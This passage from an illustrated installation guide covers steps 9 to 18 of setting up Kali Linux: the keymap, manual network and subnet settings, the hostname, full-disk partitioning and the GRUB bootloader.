

Figure 9: Kali Installation - Set Country

9. Set the Keymap for Kali



Figure 10: Kali Installation - Set Keymap

10. Set the Network IP Address by Configuring Manually



Figure 11: Kali Installation - Configure Network Manually

11. Set the Subnet Address for Kali



Figure 12: Kali Installation - Configure Network Subnet

12. Leave the default route, DNS blank, and setup the hostname to be **Kali**.



Figure 13: Kali Installation - Configure Network Hostname

13. Continue through installation, leaving the domain name empty and selecting the appropriate password and timezone.

14. Select "Guided - Use Entire Disk"



Figure 14: Kali Installation - Configure Disk

15. Accept defaults and move through using entire disk as one partition.



Figure 15: Kali Installation - Finish Configuration

16. Accept and write changes to disk. Don't use the network mirror for installation.

17. Allow GRUB to write to master bootloader. Select your drive, in this case SDA.

18. When installation finished, select "Continue"

